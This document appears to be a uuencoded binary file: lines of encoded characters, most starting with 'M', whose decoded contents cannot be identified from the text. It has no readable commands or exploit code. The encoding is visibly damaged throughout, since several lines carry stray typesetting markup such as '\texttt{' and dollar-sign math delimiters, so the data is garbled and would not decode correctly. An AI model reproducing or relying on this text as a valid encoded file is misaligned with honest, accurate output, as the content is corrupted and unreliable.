M(B"0PT(@(@3"0R,L!B)B(#PVPH(@(@C"@R,L"B*B(#PZPL(@(@S"PR,L#B+B M(#P^P@(A(A#"`ROL\$B(B(3Q"PD(A(A3"OROL%B)B(3Q&PH(A(AC"@ROL&B*B $M(3Q*PL(A(AS"PR0L'F(7"1XG:?&0$0_A\9`6#QGQD!X/:?&0$0^)0\7B(2,>))$ MTN, A+1XRXB\$]'M+B(2,>TN,A`0_WJ__!XB`C#M(#)"T.,N(@/4#2XB`C#M(# M)"T.,N(@/4#2XB`C#M(#)"T.,N(@/4#2XB`C#M(#)*>T_5;^,L1?>L24E;^* M\I<>,67EKXC\/6+*RE\1^7O\$E)6_BO)7OG)EY:^B_)5'3%GYJRA_A=8ME;^R M\E=1 LI#J*S\592 \A`J*W\5Y:\\8LK*7T7Y*X^8LO)74?[*(Z:L %640 *($M*2M_{$>60/\&(JE;^R\E=1_LI\#J*W\=92_A!JD1(\8EJF!(^85BG!(Z9U2O"($ MZ3HA:-]<W:0\$CYAN4X)'3%L<=,1!XX1D4H('2`\IP0.D]RG!`Z3'E.`!TH>4 MX`'24TKP`.EC20!XU!:/FG30XU&+E.#QJ&5*\'C4*B5X/&J=\$CP>=9T0:H]' MW:0\$CT?=I@2/1VWQJ&,':X]';5("KA"&E.#QJ/<IP>-1CRG!XU\$?4H+'HYY2 $M@L>C/J8$CT=C\6A(!ST>C<6CB?:I]G@T%H\FVJ?:X]%8/)IHGVJ/1Z.3T=K4$ MZO^I/6K:]`<K[X9TP&/:6'DW:(=T6/\$U5MY-M\$,-\$JR\FW7D\&`W5MY-M\$,-M\$JR\FVB'&J\%C95W\$^?CQFM!8^7=1'O4>"UHK;S;*._&:T%KY=U&>3>X4K3R M;J.\&Z\%K95W&^7=>"UHK?ZW<3YHO!:T5O_;.!\T7@M:J_]M7!\U7@M:J_]M MG!<:KP6MQ:.->#1>"UJ+1QOGA<9K06OQ:`D>'L'6XM'&>:'U0+46CS;BT7H\ M6HM'&_%H/1ZMQ:.->+0>C];BT48\6H]'9_'H\$(]&HOIT%H].1(*7;F?QZ&0@ MX\$* $VLWAT*A*0P^+113Q:CWEG$ >@B'JW'O+-X=!&/%K<'%H\NXM%B'1:/+N+1 M>LP[BT<7\6@]YIW%HXMXM![SSN+1\$3P\YIW%HR-X>,P[BT='\/"8=Q:/CN#A M, > L'MTNR 17G; B8>+XZ)!@ 3!Q?'1>&8S&P 3QT7EE,!8/\$='YY7!6#Q,MQ*/SRF`L'B;BT7F@C,7#1#PZ#Y2Q>)B(1^>!,A8/@WCHL+\$T%@]#[!6VRN)A M(AX=;OWVB2TT%@<3<>@\UL;B8"(.G<?:6!Q,Q*'S6!N+@XGCHO-8#Q:'%<'! M8SU8'%8\$!X_U8'%8\$1P\UH/%815Q,+X?@\5A%7\$P'M+!XK"*.!@OO,'BL(HX M&"^\P>*PBC@8#^E@<5C%<6\$\I(/%817'A?&0#A:'5<3!>\$@'.RY6<5P8#]!@ M\5A%/`QNSBT>JXB'\7@,%H]5Q,-X/`:+QRKB83P>>XO'.N)A/!Y[D1(\'GN9 $M\$CP>>Y40!H_'7J<\$C'>^3@D>CWV3\$CP>^S8E>\#SV\$H]UQ\&/P>.Q-20!X[(>4)$ $MX/'8[U."QV,_I@2/Q_Z0$O"T9$H)'H_],25X/$:+QR;.&[C+'"T>FSAOX"YM$ MM'ALXO@8/(*CQ6,3Q\?@\$1PM'ILX/@:/X&CQV,3QL<<Z+!Z;)E:.K;)X;-I` $MP)W(:/'8Q^[N/>:CQ6,3Q^?>8SY:/#9Q?.P]YJ/%8Q/'Q]YC/EH\-G%\[#WF$ $MH\5C\?'WF,^6CPV<7SL/>:CQ6,3Q\?>=_!@\>@C'KA%.5@\^H@'KOD/%H\^$ MSN.XB#Y8//HXC^/"\6#QZ",>>Z]7!XM'3_#P>G6P>/317NV]7ATL'GVT5WL\ $MA[-X](C'('%1=[!X]"80$/.#Q:-?!<(1.2P>/>(Q*,3\8/'H-X&`,\W!XM'W)$ M@7!`#HM'CW@,&I<V!XM'OPL\$E-5D\=A&`[#'`T6+QS;.'WNO[9/%8QO'Q]YK $\texttt{M^V3QV"} (>. \texttt{IRY3A:}/; < \texttt{1CQ}, \texttt{HM'MN}(Q^B5>K)X; ",> \texttt{HU?JR}> *QC7B, 7JDGB \setminus \texttt{V}$ $MCH\1*[=X;./X&+U23Q:/;1P;HU?JR>*QC>-C]$H]63RV<7R,7KJ3Q6,;Q\?H$ M%6ZR>&SC^!B]PDT6CVT<'Z-7N&.5+"*.%H==Q&'T&GB4:4F5_F#EOB-R]]@> MK=QW1.YX6FSEO@MV2:.I/EJY[X)=TJC51ROW'9&[UX:CE?LNRAUU]&CEOHMR M/WCOCU;NNRCW@P?]:.6^BW(_>-"/5NZ[*/>#!_UHY;[;QN9B/ZS<=V\$]JU\$5 $M1>4\$ KOHE)B)>&1<"20B#H,^!\$Z)Q#@F#GAN72DDQGGC@&?75;KA%E6-Q2,X $\texttt{M:LR*'[`XPM34X2B^FI`8A\&!C\JK(Q*\#^Z+\&[8<0"\$=P88Q-)")<P8TQ\$[\&) }$ M`N\$*KHRQP>E7"(0KN#/&!@_JA/-G`%\$'8AWJ1.2"6V,FACH1N>#:&)LFU(G(M!??&V+2A3D0NN#B:I@MUFE3:(H-+I+L2(3*,K!^# Y(>W`J!:!#GQ<&;#2\$1 M#>+`.*!#22(:Q(DQ!:<2HD\$<&1,ZEB2B09P9\$SJ79#9X9'I<)3+_A9#I@960 $\texttt{M*.'@O!@;G\&B\$Q+\$1'!AC@UL6X3P80\$P\$XA`^B\,D.\#)F(NJ\#\V0`<1.(^U`G) }$ MCIC@T!B;,=2)(T9N`S%8(HD8!0?'3,0Z%6)\$G!P3.N048D0<'1/6J1`CXNR8 $\label{eq:mt,iq} \texttt{MT,iQ(@X/"8T<`I'\#'%Z3&C.%(X8XOB84`B9YT,H'";$^S&A@5,(80"`=$W\)}$ M5C9, %"(7W!]=&XMG(T9E(T9E(R9S=0CKZV"_:(2`.`XF-,,:(=`\$`C3#&B'0 M!`)\$5B,\$FD"`5E0C!)I`@.-6(P2:0(#C5J/1TG&Z.8:N(!HZHG'\$<:L1#>)8 M.`:G,`XI':>;(^JA1F!T7!\<40\U#BD=9YXCZJ'&(:7C.N&(>JAQ2.FX5CBB M'FH<4CI.0K@V*QJ'E(YF[XA:5R.>P?\$P=D&-:L2S#I-0*[I2(YYUF(1,<,W7)])MB&>M(A'!KA'/.DQ")LRG->)9ATG(R%`GXEF'2<BH4"?B6;>1&.I\$/(-C8C0Z MU(EXUL%\$FCK4B7C6P42:)M2)>-;K2`QU(IYU,)&F#74BGG4PD:8+=2*>=3"1 $MQH0Z$<]Z*XE89X-X!C_+:'`*+!K$,_A:1K,/<0N(9Q/Q#$O+!O*L(IYCJ!/Q)$ $M; "*>85'7()Y-Q\#.8Y0;Q; "*>87PVB&<3\3R&.A'/X*<9ARK4B7@&7\TXQ/@,$ $MQ\#/X:\8A++L:Q\#/X;\&9BJ!/Q\#'Z;<0C+K@;Q\#+Z;<0C+K@;Q\#/Z;<0C+K@;Q$ M##Z<F8AUMHAG\..,OUAVM8AG\.4T0UAVM8AG\.?,Q/!9Q#/X=)HA:%^+>`: MSCAT@1/Q#+Z=<3"A08AG\.^,PQ`^BW@&'\\XX!Y,M(AG&_'<ASH1SS;B&38V $\texttt{M+>(9_\#W=<^AU9A-ABR^&9}^XC\41Q.\#P\&?=AG=<BB,'I,Q-\#Q'X/@9]\$"}$ M=PAB%R?-(TZ:'8+8Q4GSB)-FAR!V<=(,8Z!#\$+LX:1YQTNP01.(,.N*DV2&(MQ"%TQ\$FS0Q"C4RC&7'4(8G0,"71JB@Y!C,XA@<X(T2&(T4\$DT"\$A.@0Q.HD\$

MGKV(#@=E=!0)#'H3'>(9G46B"I%5B&=T&`D,?Q,=XAF=1B*8D`[Q#(ZCF8B3 MID\$\H_-(8#2<,(AG="`)#(D3!O&,3B01YD6#>\$9'DL#@.&\$0S^A,\$A@A)PSB $M&1U*(D3\#&<0S.I5\$B(@SB\&=T+(D0\%6<03Q/Q\#)\&Q!O\T<\\0'6<0S^AD\L"$ M&\331#Q#E)Q!/*/3281(.8-X1L>3B-%RB&=T/HFPK#"(9W1`B1`U-R">TODE MON3<@'A&1Y0(T7, #XAF=42)\$T`V(9W1(B1!%-R">P2FE0R2G&!#/X)C2(9Q3 $M\#-F^8LAVA$, $BMR+(H;8,B-R*((?:,B!RT2TEPO0X('+1-24P9D\,B*QP3^D0))$ M:RH&1"ZXJ'0(.!4#(A?<5,T810^`R\$57E<!P0+%'Y*+ 1V!(H-@C<NN(7%A* M[A&Y=40.(P'%'I%;1^0P&E#L\$;EU'(D8\$2CVB-PZCD3TUX@]CL1U'(DRA&[B M2%S'D8Cl@6*/>`;_T#@&N[%'/-<13PP?%'O\$<[T*L@VC8H]XK@F>X;.(YSK, ME&/OA#WBN>XC,7`BGNLX\$C\$84>P1SS7!\$U5S1#PW!\$]4S1'QW\$0\P^I_1#R# MVVL<P^)L1#RCZTM@Y*(8\$<_@_AK'L'(;\$<_@`AO'L'(;\$<_@!IN)*(01\8RN ML#&LW\$;\$,[K#!\$9,BM\$4B*C4XU`@AM;N"T14ZG\$L\$&IQT.!B\$H]3@5BZ,JQM0\$2E/B">P5TVCAAS(PZ(9W"9S404WP'Q[".>X4SK@'@&U]DXAC.M`^+91SS# MF=8!\>PCGN%,ZX!X]A'/<*9U0#R#*VT<PYG6`?'LX_@,9UH'Q#.XU&9BJ!/Q M#&ZU<0P;\`/B&5QKXQ@VX`?\$,[C7YBI#G8AG<+'-Q%`GXAG<;.,AV(0#XAE< M; >, A6, T)\OSNMO\$OAN"\$>`:7VTP, X>2(9W"[C8>P`9\OS^!Z&P]A`SXAGL'] $M-A["!GQ"/(,+;B:\&.A'/X(8;\#V$\#/B&>P14W'L(6:$(\@SMN/(0-^(1X!I?<$ M3`QU(I[!+3<>P@9\0CR#:VX\A`WXA'AN(YYA`SXAGMN(9]B`3XCG-N(9-N`3 $MXKF -> (8-^!'QW$4\PP;\B'CN(IYA\W$$/'<!SRE,Z$?$<Q?PG,+R[XAX!K?>$ $M.(5YY8AX!M?>3^QU(I[!O3=.P0X=$<_@XANG8,:/B&=P\XU3,.-'Q#.X^F9B)$ $MJ!/Q#.Z^<0IF_(AX!I??.(4-^!'Q#&Z_>6"'.A'/X/J;B:%.Q#.X_\8I[+&/$ MZ9FLK'Q@(;F,)#`H73J_'Q#)I(EW"YS?#XAQ\$80C5CJ_'Q#)I'E`HD9B7`2I M<!&D1F)<!&&@NG0N0"#&19`.76F1&!=!&+`NG0NP\$[2?&+0NG0L0B+&?&+@N MJP&)L9^H&])Y`X\$8^XD![+(:D1C[B4'LTCD&@1C[B8'LTCD&@4CZB?=#G&,0 MB*2?>\$?\$.08[R?J)>#K'(!!)/Q%/(9%(^HEX.L<@\$\$D_\$4_G&`0BZ2?BZ1R# M0"3]#)=[&B3&?N+0DLXQ",383PQXE\XQV"G:3PQZE^[R\$Q!C/S'P7;H+4\$", M_<3Y0KI+4\$",_<0`>.DN0@\$Q]A.#X*6[#`7\$V\$\,A)?N0A0023\13^=:!"+I $M/(<;9CK0+DKG.=PPTX'A^=)Y\#C?,=&"(OG2>PPTS'1AB+YWG<,-,1Q-:.RQ $\verb|MOH"!|])Y#C?,=&\#PO'2>PPTS'1A`+Y5`8NPG!M%+YSG<,-.!@?32>0XWS'1@$ $M, +UTGL, -, QT84"^=YW##3^=.*U(U2"3]1&UR3L0-, QT87"^=$W'3L'XBGID3$ M4:K4URXSSZ',/(<R\QS*S',H,\^A=)Y#N(Y+FH;:I+-1H+-1H+-1H+-1H+-1 $MH+-1H+-1X)Q]/1L%>,E`.F=?ST8!7C20SMG7LU&`EPVD<_;U;!2TH<X1B5$[$ $M^{-*}! = , Z^GHV" - ER!G)^8M0, O'TCG[.O9*,^5B73.OIZ-^KP@(&N!Q-A/O"0@)$ MG;.09Z,`+PI(Y^SKV2C`9;9TSKZ>C0*\,""=LZ]GHP`O#4CG[.09*,"+`](Y MGDV@>&]`.F=?SR900#L@G;.O9Q-H%ZZU'I\$8^XF[%.F<?3V;0/\$>@73.OIY- $MH'B70\#IG7\F4+Q/(!N%1-)/Q-,Y^WHV@>*E`.F<?3V;0/%B@'3.OIY-H'@Y$ $M0\#IG7\F4\$P/R\9'JK)^(I[.V0=\$TD_\$TSG[@\$CZB7@Z9Q\08S]QDR>=LP^($ $\verb|ML9]X:4`Z9Q\\08S_QXH!TSCX@QG[BY0'IG'U`C/W$DPOIG'TSD9Q^X24"Z9Q]|$ $\verb|M"1'Q=,Z^A(AX.F=?0D0\backslash G;,O(2*>SMF7\$!\%/Y^Q+B(BG<_8E1,2S13S)D1\$> \\$ $M,I"M*1`1SW8H$!'/=I\3\>!'MF.!B'BVAP(1\6RG`A'Q;(\%(N+9(9Y)%,(0)))$ M;IN+`A'Q[&2!B'AVJD!\$/#M=("*>75T@(IY=4R`BGEU;("*>'>+9\$R\$@GAWB MV<?3:;QV(+NAP(EX=ON<B`YCV8T%(N+9'01\$Q+.;"D3\$LSL6B(BG03QCL+G` M"P;2B`(Q9!"0!2+B:52!B'@:72`BGJ8N\$!\$/TQ2(B*=I"T3\$TR">6R(\$Q-.8) $\texttt{M`A'Q-\$.!B'B:?4[\$`RYIQ@(1\32'`A'Q-\$.!B'B:8X\&(>`Z(YRX*`6/KY2`*)) }$ M1,1SD\5BR\JA"D3\$<]\%(N(YU\4BXCDT!2+B.;0%(N(Y())X[(@3\$<S\%(N(Y M#`4BXCGL<R(>>LMA+!`1S^%0("*>PU0@(I[#L4!\$/)TWL#=TG8!A['*?;3&< $M"Q"*Q\4!!K9+YP(\$8EP<8!B[="Y`(,;*`1ZX2N<"!&)<'&`8NW0N0"#&(\PP$ M7S@7 (! # C\$68P , X\$.!/) C (H! ') O"D34# <"3 (BH& X\$F! ! 1 - YP+, "&B;C@7)M8\$)\$W7`N0\$Z<0E>.!2+JQH@@DAD5(Z:E<P\$",4XF&`\$L1UG@1-F.JD!\$W1AU $\label{eq:mean_mean_self_mean_sel$ M;*L^9EOU0WJ#1QZRP7/(]N>';']^R/;GAVQ_?LCVYX=L?WY`49')"N.*)=Y6 M(Q>]!(9ER4,FM4,FM0,J>;S>)3#V6!Y0R>,5+X&QQ_*0R?*0R7)"=283\$,8G MRPG5.5[N\$L?`B>H<+W@)C\$^6\$ZISO.0E,#Y93JC.\:*7P/AD.:\$ZQ\M>`GV* M<D)UCA>^!,8GRRD#9D)@R*R#\$<MR0F#BS2^!\$<MR0INTB[87X^7DA#9I%VTO $M1BS+">\&*M\(\S!M/)">\&*-\/\S,6120INTBQLS]\&?)"6W2+F[,,)A.'A%$,NM@$ M,)T(H@[`B(B?\$00XVVQD/=!'A'\$>&-,AFQQ1P0QWAJ3&\$PGCPABO#DF,9A.)M'A'\$X#Z:B8CP\$6U2N\$\$V\$Q%AYR;K5V0"E1AW))V;#(@B\$A'/XX!\$&8F(IW.3 M`5%%(N+IW&1`U)&(>#HW&1#K2\$0\G9L,B\$TD(I[NFAP0VTC\$A%C.8S83-Z2? MF!3+><P2(B;&<AXS3L1@.N4\9@D1\$V0YCUE"Q"19SF.6\$#\$OEO.8)43,C>4\

M9@D1\V-5B&><@"0&TZG**(B8)ZL:"D3,E57M"T3,EU6-!>*`Q\$.!N\$?B5""& MY&;'`C\$D.\$,\>R(\$Q%.(`A'Q%#(GHC-:"54@(IY"%XB(IZ@+1,13-`4BXBG: M`A'Q%(AGW)U*C\$M3PA2(B*<8"D3\$4^P+1,13C`4BXBD.!2+B*:8"\$?\$4QP(1 M\931`D1E;C*5N<E4YB93F9M,96XRE;G)5.8F4]9-QG]!8<>96\:T>NFJ0\ET MU: %DNE93, EVKJ2SWGY+I^D*I3%0J\$Y7*1*4R4:E,5"H359[+3V6B4IFH,K>3 MRMQ.*G,[J<SMI#*WD\IS\V5N)^7<30V:3FDAS:&[L`;\$.*7%5(<2B7%*"^D. $MW84U(,8I+:0\S/Q2RMU2@^)Q'@MY\#S,7E7)7TZ!XG+Q"-D30K5I3BQ\R(GIO)$ M?(P_4;4H\$''\U;)`1,QKE1,Q_D1Y;Q4GAA27=8&(F'MO%2<BPG5;("*>->)) $M+\#[\&GZC: *(B(9ST4B(AGO2\0$<]Z+!`1S_IO("*>]50@(I[UL4!$/!O$DUA\)$ MC#]1C2@0\$<]&%HB(9Z-R(L:?J\$87B(AG4Q>((6UI4R`BGDU;("*>#>(9=ZL2 MXT]4@WC&W:K\$^!/5()XQ1G+:!_\$AGC%&<L)31=4@GG\$/*S%R1369X6PRP]ED MAK-%N+:DCUA?*PI\$U)]6%HBH/ZTJ\$%%_6ET@H@#:ND!\$_6F;`A'UIVT+1-2? M%N&*>]B0AD>UID!\$_6F'`A'UI]T7B*@_[5@@HOZTAP(1]:>="D34G_98(*(6 M=-E"H<L6"EVV4.BRA4*736Y=ME#HLAFMRQ8*WFFTH1,S1L`H[S3:T(D9(V"4 M=QIMZ,2,\$3#*.XTV=&+&"!CEG48;NM?\$&!3EG48;.D=C%(CR3J,-W6MB%(CR M3J,-G:XQ"D1YI]&&SG\$8!:*\TX@34;^\TX@34;^\TX@34;^\TX@30S;END!\$ M_?).(TY\$_?).(TY\$_3*()YGC,`I\$&5,@(IYF*!`13[,O\$!%/,Q:(B*<Y%(B(MIYD*1,33'`M\$Q'/(QM&OC:,A&T=#-HZ&;!P-V3C*KGJI[*J7&K(%]Y`MN(=L MP3UD"^XA6W\\V;PQ9//&D,T;>]1W,OUU@2@*1-3WO2P04=_WJD!\$?=_K\A'U $\texttt{M?5} \\ 7\texttt{B*CO^Z9`\#\%G\$VP(1]} \\ 7\texttt{V/^DXF\$8R247M3(**^[X<"\$?5]} \\ \texttt{OR} \\ 04= \underline{\texttt{W8X\&(1)}} \\ \texttt{W8X\&(2)} \\$ M^KX_%(BH[_NI0\$1]WQ\+1-3W\$?\$DDPI&R:A1%(B(YR@+1,1S5`4BXCGJ`A'Q M'.L"\$?\$<FP(1\1S;`C%DAD<\XQFOQ"@9-9H"\$?\$<AP(1\1SW!2+B.8X%(N(Y M'@I\$Q'.<"D3\$<SP6B(BG3U_8TWD7HV243V'8TWD7HV243V/8TWD7HV243V78 MTWD7HV243V?8TWD7O9XJ\PDIG\NPIT[20RC>(C\$Z2:?`V7DBF:\$PXD9Y3Q\$G MHF[XW(:<B+KA\QMR8G@Y8"P043<PSR\$CHF[X7(><B+KA\QUR(NK&E\$U"4S8) M3=DD-&63T)1-0E.&QI1-0IDC2\$TH=[+QPP@@-9D"\$75U&@I\$U-5IGQ/WH<ZQ] $M0$1=G0X%(NKJ-!6(J*O3L4!$Y3OBX"$;/XP^4D=1(*)^'66!B/IU5^4BZM=1$ M%XBH7]X1Q(FH7\>F0\$3].K8%(NK7\$?\$D,Q]&`*DCXDGVL!@!I(Y#@1/Q/.YS $M(D8^J)-8("*QT.!B'@>IP(1\3P>"T1\N*)"/,G,AQ%`ND(\R1DO1@#12A8X)$ $M\1&+2A6(^)!\1OM\$?,RBJ@O\$\,!(4R\#B(R-56R\#B0R-5NDC45;I(U\%F>1\%VE))$ MBT2=)4?45;I(U%6Z2-15NDC4(K5?6J3V2XO4?FF1VB\M4ONE16J_M\$CMEQ:I M_=+>L; *EDR)&2&GO6-G221\$CI+1WK&SII(@14MH[5K9T4CR\$.D<DQDD1(Z2T M=ZQLZ684(Z2T=ZQLZ684(Z2T=ZQLZ684)T_MKB+-1#*I8(24=ED.@1C[B?%0 $MVF4Y3#A1WUV6PX2(^N[>; $J(J._NW::$B/HNFP(1]=V]XY00P\,ZB"?9P6%4$ MDY:(9PPBDAC51.50X\$0\Y3XGXMI#R[%`1#SEH4!\$/.54("*>\E@@(IZ9]T=G MWA^=>7]TYOW1F?='9]X?G7E_=.;]T9GW1RL4=@S_E1AWI3-'D,X<03IS!.G, M\$:0S1Y#.'\$%:H^J3>0!CO+1&U2=3&L9X:2T+G*C=6A6(J-U:%XBHW;HN\$%&[M=5,@HG;KMD!\$[=:H^F0>P(@EK1\$-,J5A-)+60\YY#.+;%XBHW7HL\$%&[]:%` M1.W64X&(VJV/!2+J3HUXDLT<QA[I&O&,L4<28X]T+0N<B&>M"D3\$L]8%(N)9 MUP4BXEDW!2+B6; < (N)9(YYD, X>O1[I&/&/LD<38(UT/&:?"V"-=[PM\$O+,>])M"T3\$LSX4B(AG/16(B&=]+!`13^\>HK=D%<8>:>\>(MFK9R+BZ=U#-'NUPM@C M[=U#-'NUPM@C[=U#.S(%*XP]TMX]1!-9*XP]TMX]1!-9*XP]TMX]1!-9*XP]MTDUF(IML*=9D=K')[&*3V<7,SZ,S/X_._#RZS::0-IM"VFP*:;,II,VFD#:; MOMIL"FFS*:3-Y--F\FDS^62)_G2;R:?-Y--F\FDS^61^\$YWY373F-]&9WT1G MXQM-E1\$%(IHJ(W.B")]5!2*:*J,+1#15IBX0PVN&38&(ILJT!2*:*H,01'NM M,*Q.>U<')Z*I\JX.3D13Y5T=G(BFRKLZ.!%-E7=U<"*:*N_JX\$14&._JX\$0T M59FK0V>N#IVY.G3FZM"9JT-GK@Z=N3ITYNK0[A[+CMYN5QCFIS.OAW:75Z!X MG!<P\\$^[RRM`C/."#)PC\$N.\@(%_VEU>`6*<%S#P3[O+*T",\P(&_FEW>06(M<5[`P#_M_"8[>C]>8>"?SBZO:.<L@>*Q<Q@*J)VS!(BD<ZB#SED"1-(YU\$'G M+`\$BZ1SJH'.6`)%T#G5PWR*1=`YUT#E+=E06.=1!YRS9T?VUPE!`O<_LUSZS M7_O,?NTS^[7/[-<^LU_.U;%C2Q`,ZM/.U;%C2Q`,)-/.U;%C2Q`5/JN0&-' M0#+M7!T[M@3!0#+M7!T[M@3!L#'M7!T[M@3!(#\$]9H,GI)RK:)X#A9%C.F2=MJVBJ`X7!8SHDGJLJUDM4JY![KJI81U&S0OJYJF)]1>4*&>BJBG47]2N[N**S MBRLZI)NK!.LCJF'(.%<)UD?4Q)!TKA*LCZB,(>]<)5@?44="ZKE*L#ZBFF2N M#AU2SE4TST%X/TF'K',5376@PB.^AVRU%++-S1SQ(\$>%UWU#PCF@QSZ&1WY# MS-FA, V>'SIP=.G-VZ,S9H3-GAP[)X>:V1">!BB\5\$P1Z@@!J^129M"DS:1.1 $M<D^DC^*-ARJO^5^*>$, BD?B91[(F4<'T<BY9Y(&<?'D8R/D*]PIN/X.)+Q\$5(6 MSGO<'T<R/D+6PIF.XR-D?P-ZN-FBZM!^,EI"[L*9CJ/A2\$9+2%\XTU'WC_\?

 $M^{=1}, I_{=0} = M = 1, I_{=0} = 1, I_{=$ M4CTD`4H];G5KNUNVM7&^R7Z#_9(+D"^`0S[OVW:2N<G>37=B28T#@N0!<``\ M/#A`;QDQ:QA1.R-J9\2`,Z(^1M0'(K?IS7J"I3?K@5YOUBU;;]8M6^,4)KU9 MMVR]6;=LO5FW;(W/!!J?"30^\$VA\)M#X3*#QF4#C,X'&9P*=B_8JF\$\$\`#L7 M[341D#*>@XU/"!J?\$#0^(6A\0M#XA*#Q"4''8XXV\M-Z&8_>SELA3U8AGL"-M<X\TSCW2./=(X]PCC7./=\Z]8G^%QOX*C?T5&OLK-/97:.ROT-A?H;&_0F-_ MA2[0[K"I0F-3A8Z'\$OG)] L2#S./YO)MQ&*>3A[.-,>&"XT-*QK(70.Y:R!W) $M#>2N@=PUD+L&< M=`[AK(76/#A09GU^*LNA2ZRX7NPK'NI=!=+G37!3ET!P:O]$ M%72'P%:@;\T`G]I;+#0"/REL:M"(_"75M"=@NX4=*>@.X5^J=`O%?2CH!\-M_6CH1T,_&OK1T(^&?C3THZ\$?#?UHZ\$=#/QKZT="/AGXT]*.AGPKZJ:"?"OJI MH)*^JF@GPKZJ:`?L%P-EJO!<C58K@;+U6"Y&BQ7@^5JL%P-EJO!<C58K@;+ MU6"Y&BQ7@^5JL%P-EJO!<C58K@;+U6"Y&BQ7@^5JL%P-EJO!<C58K@;+U6"Y $M\&BQ7@^7J!OH!P-4N!H^5P/@:@!<#8"K^7!U"_VTT$\+_;303PO]M-!/"_VT$ MT\$\+_;303P0]X!1[W4(_+?330C\M]^,@J@%\$-8"H!A#5^*(:0%0#B&H^40W? M;PT*JN.!'AMYNDX9]MQH>()K>()K>(+K>&3'1IZ?4X;-.AI^X3H>U;&1Y^:4 $M80 > /!N+4/3390Y/Q, (Z-/!FG#%M_=^^]QD, X-O)$G#+L!]+Q'(Z-/!2GK.+U$ MT'D/G?="Y^D\$G#+L'-)`F!H(4P-AZE[H/)UQ4X8M1QI`4P]"Y^ELFS+L0](# M=#Y`YP-T/@B='R2=APU,>H#.!Z'S@Z3SL*M)#T+G!T+G86TT0.<(D*,'H?,# MH?,P]T>X'(UP.1KA<O0@='X@=!Y6#&"OV@B=/Q0Z#_-HA-+1"*6C\$4I'&Z'S MAT+G8?8-LJB-T/E#H?/0[XW0^4.A\]"#01:U@<X17D<G>B@/E2G#/BIMH'/P MO@U>J...9\$!MY;\$P9-F!IN\$-KN\$-K\$\$(-0JA!"#4(H08AU""\$VD)W\$KH#!=2@M@-I"6^!^&MQ/@_MI',FN1^@'A[%KG,:N1^AGA'Y&Z&>\$?L#A-#B<!H?3X'`: M'\$Z#PVEP.`T.5X'#5>!P%3A<!0Y7@<-5X'`5.%P%#E>!PU7@<!4X7`4.5X'# M5>!P%3A<!0Y7P5VW@KMN!=96@;558&T56%L%UE:!M54Y](-SQ"OPM`H\K0)/ MJ\#3*O"T"CRMBH>'Y\+@CT\$X0<JJ6LGK>/'\[;!<R_,@GS\?%FMY\$>33T/#E M0JPVP<>IFCULOUP_@,01A1S5G&/U""Y''W+4VQS%.L<0<J!&0/"JV;7VR^?/ $M =]S)A#Q]S(-[V9`GD*H\8=2P];6:$=_V985<!;D5VA9R'>2CT+:0;Z<BU7R2$ M5O,A`D+;HIR@K/DL`:%MD2<H+)Y+GA=)&+OU>_=N7S9]3`R;@JOYE/+M`PAY M\$^2]T+:0A\8[0\DOU[>/E6\$6VA8YX@/8A;9%CO@(XT+;(D=X"%#+"M2R`K6L M0"VK>(YYGCZKAGW.U>P-O'T1(0]=\$#BS`LZL9M??+Q=%N/>(MV@7VA(YXDU@ M,\\$Z*[#."JRS`NNLP#JK>/)XGJ:S8>]VI:7-%/)@)@!!*T#02@N[F,[8S.,M MEG91Y(@W@<I!2"LOT@J\$M`(AK4!(JWA6>)Y<'\)^]\$I+FR;DP>@`G59`IU4E M[%8Z5#1X3U75TFZ)'.\$FX*H5N&H%KEJ!JU;@JA6X:A5/]\ZK^"!%%\$J;DQ8V M391+FR/DP;P"OU:5L#+BAO&"I941.8(]KI961N0(EA:LM@*KK<!J*[#:"JRV $M5B"\80AO!<);Q:.V<WE:1!F"\53QM.U<'AA1AG@\53QP.Y=G1I0A)$\5S]S.$ MY;\$198@*4(\$,5R##%<AP!3)<Q:.TB_39.T07J!K1`Z0\#%A`QA60<=6D-A^+ $M<'46WW/1YF6.^*:H#?#D"CRY`D^NP),K\.0J'GY=I(_\(6)"U8HV+N5A4`-H$ MK@":JS:U\5B\$>]>@\';1QF6.H')0Z`H4N@*%KD"A*U#H"A2ZBL=5%PESA2@0 M52=&3BD/@UHG5AM2'@:"3JPVI#P,`T#7%=!UU2T6%+\$4IZY09]UB02%SA%H# MVJZ`MBN\$-:D`LZMX*G61:%0;A6)@E?)@^3NQ6)#R8%X[L5B0\F!>^S3H1K%[$\texttt{MQU!7_6+0E3E";0\&!5T\#@58\:`?2N>O2!'GT@GC\%=I*__(>A&U4N3(^3!;O9B))}$ MT)7R8\$]Z,=&7\F!-P+\K\.^J7XRR13IE//CH5OUB+B]SA.8[P"*!@5=@X!48 M>!49>)%<(4*TD&J0%DG(@['8>NZ6:WGH'3,.W[Z\$D(>^\1Q>\8=7,P[_<GT7]) MM2ECCGZA+)\$C-'\`\@J`O();;@4D7D4D7B2"'L*<5\$8:+"\$/70!TO`(=KTR: MZL<BW'N\$;FH64WV9(W141*&O\$(6^`A"O`,0K`/\$*\>:KZ\$!;))(=0K=41EHD $M(0_M%VR\@B]M9875.4[O&KJR75H=D2-T9J\#R"JB\BJO@,HKH/(*J+R*SK2E)]$ MF+`--NS'K*(S;2DF;,.XB6_3"7D,FSA&W!*/7"[%A,W)0_.+CK:E..IK&./0 M'P]>+L517\.8M&F%/(:K&56_RCD=9*'^T>77"]OHCRXI%71)=?+X_G\$8_C8 M5D677"^/1Q2/D2Y&EUPO?YCD\?Y*R.-!Q6.<:T:77"^/9Q6/<6"(+KE>'H\K M'KMX_UK(CY,\WE_4?X1]P]C'^Z./X<- `A0\#U2AJ-4^U.L2G%K6:IUHU\7IT $MLU'48Y[J,40<J#>B'O-4CV&?>+T1]9BG>@Q[G>N-J,<\U*/9A/VZ-3XVU!M1$ M<]%AST0D6V]\$S46'/1/!5[T1-9<?17D1GVC=5^N-J*MB\$Z\HHUSTU2)/\OA\$ MHJ\6192K^\$2BKQ9EE.OX1*)6"Q7E5;R_J-5")WF_[I6:WSJJ'-1CW'98S:! $M6-:YJ,>X$#";L,"L<U&/1:K'-I8O^F.<\3EY>,9<U&J1:K6+]Q>U6J1:[>/]$ M1:T6J5:'>'_1'Z/M=_)X?U''9:IC\$^\OZKA,=6SC_44=EZF.QWA_4<=EJN,Q MWE_4<1GK.-_\$^XLZ+F,=YWF\/^HX%SVWK.,5@2?5A:CQLDGR\\$2%J/\$RUG@> $M-C;5A:CQ,M9X/%^+D2-E['&XQG9=2%JO'R4Y/'^HL;+6./QM."Z$#5>QAJ/$ 